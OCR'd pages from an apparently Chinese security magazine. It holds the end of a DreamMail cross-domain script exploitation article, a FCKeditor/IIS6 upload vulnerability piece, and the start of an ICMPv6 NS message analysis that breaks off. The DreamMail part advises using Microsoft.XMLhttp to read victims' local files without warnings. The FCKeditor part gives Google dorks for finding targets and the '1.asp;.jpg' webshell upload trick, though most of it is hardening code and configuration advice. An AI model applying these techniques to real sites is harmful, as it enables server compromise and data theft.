


图10

毫无疑问,这是一个典型的跨域脚本执行漏洞,DreamMail的设计者可能真的没有注意到这个细节。

不过,在利用这个漏洞的时候,我们需要注意几个问题。第一,在测试中发现,DreamMail会多次执行脚本代码,这就使得我们在编写脚本代码的时候需要注意,防止脚本代码多次执行后出现问题。第二,我们上面演示的是使用"wscript.shell"这个组件来测试DreamMail的跨域脚本执行漏洞,这个组件在调用的时候会出现图9那样的警告提示,这太过于张扬,我们其实完全可以利用一些其他的组件来实现脚本攻击。例如,Microsoft.XMLhttp这个组件在调用的时候就不会出现警告提示,利用它我们完全可以实现远程读取到用户系统上的任意文件内容。当然,这里要导出联系人的方式就不能采用csv格式,而是需要采用vcf的格式,因为,在使用Microsoft.XMLhttp组件读取用户本地系统上的文件内容时,难免会使用到逗号。前面说过,逗号是csv文件的分隔符号,不能使用。在利用Microsoft.XMLhttp组件获取用户本地系统上的文件内容时就不会出现图9那样明显的警告提示对话框,效果如图11所示。





图11

我这里只是演示了DreamMail这个新的跨域漏洞的挖掘过程,这一点在我新出版的《暗战亮剑——软件漏洞发掘与安全防范实战》一书中也有着更加详细的论述。我相信大家对此漏洞一定会有着更好的利用方法,欢迎大家到论坛上一起讨论交流。同时,利用该漏洞进行非法活动的,与作者和杂志一律无关。

前置知识:无
关键词:漏洞、FCKeditor、IIS6

FCKeditor上传漏洞与IIS6解析漏洞的利用和修补



文/图 古典娃娃(Neuron)

FCKeditor是一个功能强大、支持所见即所得功能的文本编辑器,可以为用户提供像微软Office一样的在线文档编辑服务。它不需要安装任何形式的客户端,兼容绝大多数主流浏览

器，支持ASP.NET、ASP、ColdFusion、PHP、Java、Active-FoxPro、Lasso、Perl、Python等编程环境，但是每种脚本语言的FCKeditor都存在着不同的安全问题，本文说的是ASP和ASP.NET两种。

目前FCKeditor已经更名为CKeditor。这应该是和它的开发公司CKSource的名字有关，该公司的另一个产品为CKFinder(一个Ajax文件管理器)，这次可能为了保持一致，将FCK更改为CK，但是版本号继承了下来，最新版本为CKeditor3.0.2版，同时FCKeditor.net域名也已经转向至ckeditor.com了。据官方的解释，CK是对FCK的代码的完全重写，而且此项工作从2007年就开始了，并在今年初发表了多个测试版。至此，为大家服务长达6年的FCKeditor将被CKeditor替代。

我们这里说的还是FCKeditor，虽然Ckeditor有了很大的改进，但我相信我们还是能挖出它的漏洞来。

Google Hack找到FCKeditor

使用Google搜索"inurl:FCKeditor/_samples"，不过有很多网站使用的是简化的FCKeditor，会删除_samples目录，所以使用Google搜索"inurl:FCKeditor/editor/"会得到更多的结果。同时也可以尝试使用一下baidu Hack，Google和baidu各有所长，在渗透的过程中建议一同使用。

FCKeditor上传漏洞利用

在通过前一步使用Google或百度找到FCKeditor入侵目标之后，接下来就是漏洞的利用了。如果是FCKeditor/_samples这个目录下，就打开该目录下的default.html文件，如图1、图2所示。接着单击default.html 页面中的"插入/编辑图像"→"浏览服务器"，如图3所示，就可以看到上传文件夹中的文件了。




图1




图2




图3

如果没有/_samples这个目录，可以搜索/FCKeditor/editor目录，同样是使用/FCKeditor/editor目录下面的/filemanager/browser/default/browser.html这个文件浏览服务器和上传文件，漏洞地址一般为"http://www.bfsutw.com/fckeditor/editor//filem anager/browser/default/browser.html?Type=Image&Connector=http://www.bfsutw.com/FCKeditor/editor/filemanager/connectors/asp/connector.asp"。

ASP或ASP.NET版本的FCKeditor加上IIS6友好的配合，拿到一个WebShell是非常简单的了，直接上传一个命名格式为"1.asp;.jpg"的免杀WebShell即可。本文要说的不是拿Shell，而是针对IIS6解析漏洞的加固修补方法。

FCKeditor安全设置

1. ASP版本自定义上传的文件名

为了不让入侵者能够自定义上传文件的文件名，所以我们要让FCKeditor自己为上传的文件

命名。在editor\filemanager\connectors\asp目录中打开commands.asp,找到"sFile Name = SanitizeFileName(sFileName)"这行代码,在它的下部添加"sFileName=GetID("FI")&"."&Split(sFileName,".")(1)",生成20位上传文件流水编号名。

打开I O.a s p页面,找到"f u n c t i o n SanitizeFileName(sNewFileName)"这行代码,它是个函数,在该函数结束的end Function代码下面,添加GetID函数,功能是生成20位的流水号,具体代码如下:

```
Function GetID(prefix)
dim YearStr , MonthStr , DayStr , HourStr , MinStr , SecStr , RndStr , NStr , i ,j , SupplyStr
'SupplyStr 为补位防止出现位数少的情况就自动补位
YearStr = year(date)
MonthStr = month(Date)
DayStr=day(Date)
HourStr = hour(time)
MinStr = minute(time)
SecStr = second(time)
if len(MonthStr)<2 then MonthStr="0" & MonthStr
if len(DayStr)<2 then DayStr="0" & DayStr
if len(HourStr)<2 then HourStr="0" & HourStr
if len(MinStr)<2 then MinStr="0" & MinStr
if len(SecStr)<2 then SecStr="0" & SecStr
Randomize
RndStr = Cstr(Fix(9000*rnd() +1000))
NStr = prefix&YearStr&MonthStr&DayStr&HourStr&MinStr&SecStr&RndStr
j = 20 - len(Nstr)
SupplyStr = ""
For i=1 to j
Randomize
SupplyStr = SupplyStr & fix(10*rnd())
Next
GetID = NStr & SupplyStr
end function
```

2. 独立的上传域


为了更加安全,我们可以把图片等上传文件放在一个独立的域名当中。但FCKeditor默认的图片上传后URL是相对路径,在Web.config appSettings中可以配置上传后图片URL的域名,比如"<add key="FCKeditor.UploadedFilesDomain" value="http://img.cvimg.cn/"/>"。

3. 简化FCKeditor

从editor\filemanager\connectors中删除不使用的连接器,如a s p.n e t网站就仅需保留aspx。FCKeditor BasePath根目录中除了保留以下文件之外,全部删除,具体包括/e d i t o r、/fckconfig.js、/fckpackager.xml、/fckstyles.xml、/fcktemplates.xml和/license.txt。

4. 禁用浏览服务器功能

FCKeditor默认是开启浏览服务器功能的,我们要修改fckconfig.js去除浏览服务器功能,修改为false,如图4所示。



```
FCKConfig.LinkBrowser = false ;
FCKConfig.LinkBrowserURL = FCKConfig.BasePath + 'filemanager/browser/default/browser.html?Connector=' + encodeURIComponent( FCKConfig.BasePath + 'filemanager/connectors/' + _FileBrowserLanguage + '/connector.' + _FileBrowserExtension ) ;
FCKConfig.LinkBrowserWindowWidth	= FCKConfig.ScreenWidth * 0.7 ;		// 70%
FCKConfig.LinkBrowserWindowHeight	= FCKConfig.ScreenHeight * 0.7 ;	// 70%

FCKConfig.ImageBrowser = false ;
FCKConfig.ImageBrowserURL = FCKConfig.BasePath + 'filemanager/browser/default/browser.html?Type=Image&Connector=' + encodeURIComponent( FCKConfig.BasePath + 'filemanager/connectors/' + _FileBrowserLanguage + '/connector.' + _FileBrowserExtension ) ;
FCKConfig.ImageBrowserWindowWidth  = FCKConfig.ScreenWidth * 0.7 ;	// 70% ;
FCKConfig.ImageBrowserWindowHeight = FCKConfig.ScreenHeight * 0.7 ;	// 70% ;

FCKConfig.FlashBrowser = false ;
FCKConfig.FlashBrowserURL = FCKConfig.BasePath + 'filemanager/browser/default/browser.html?Type=Flash&Connector=' + encodeURIComponent( FCKConfig.BasePath + 'filemanager/connectors/' + _FileBrowserLanguage + '/connector.' + _FileBrowserExtension ) ;
FCKConfig.FlashBrowserWindowWidth  = FCKConfig.ScreenWidth * 0.7 ;	//70% ;
FCKConfig.FlashBrowserWindowHeight = FCKConfig.ScreenHeight * 0.7 ;	//70% ;
```

图4

5. 验证登录

默认FCKeditor是没有权限认证的,为了防止任意用户均可以打开上传页或者浏览服务器文件,建议修改fckeditor\editor\filemanager\connectors\aspx\config.ascx文件,将FCKeditor和网站后台管理权限进行集成。

如果用Session存储用户的登录验证信息,假设Session的key为auth则需要返回"return (Session["auth"] != null && Session["auth"] == "验证值");";如果用F O R M验证方式,则可以验证"return Page.User.Identity.IsAuthenticated;"。

IIS6解析漏洞修补

到目前为止,已经有无数使用IIS6的网站遭受了毒手,就因为一个上传,微软没有出补丁,这里我也只能给大家一个小方法来暂时应付一下了。

首先在IIS6里删掉没用的ISAPI扩展,如ASP站就只需留下.asp,ASPX网站就只需留下.aspx,其他的全部删掉,不会有任何影响的。

I I S6中,所有目录的"执行权限"默认为"纯脚本",我们要设置上传目录的"执行权限"为"无",其他没有.asp和.aspx等脚本程序文件的目录最好都这样设置,这样只会增加安全,而不会有其他不良影响的。把"执行权限"设置为"无"后,就

算入侵者上传多强大的WebShell都无法执行。

最后建议站长们尽早升级到IIS7,经过我的测试,这些IIS6的解析漏洞在IIS7中都是不存在的,或者转到Apache、Tomcat等其他Web平台,但我发现Apache运行PHP也存在类似的解析漏洞!

前置知识:IPv6

关键词:ICMPv6、异常、NS消息



ICMPv6中异常NS消息探析

文/图 柏然

随着Internet的迅猛发展,IPv4的局限性已经越来越多地暴露出来,严重制约了IP技术的应用和未来网络的发展。IPv6作为下一代网络基础,凭借其鲜明的技术优势得到了广泛的认可。ICMPv6(Internet控制报文协议第6版)在RFC 2463中被规定为IPv6体系的一个组成部分,用于报告IPv6节点数据包处理过程中的消息和网络诊断功能。为了能使IPv6节点快速建立邻居关系,ICMPv6分别定义了类型为135、136的NS消息(Neighbor Solicitation,邻居请求消息)和NA消息(Neighbor Advertisement,邻居通告消息)。

问题发现

一般情况下,NS消息由节点发起,用来请求另一节点的链路层地址。被请求节点发送NA消息来响应NS消息。通过以上两步骤节点间建立邻居关系。可最近我在做关于IPv6的实验的时候,发现一个很有趣的异常问题,如图1所示即为我的实验拓扑图。

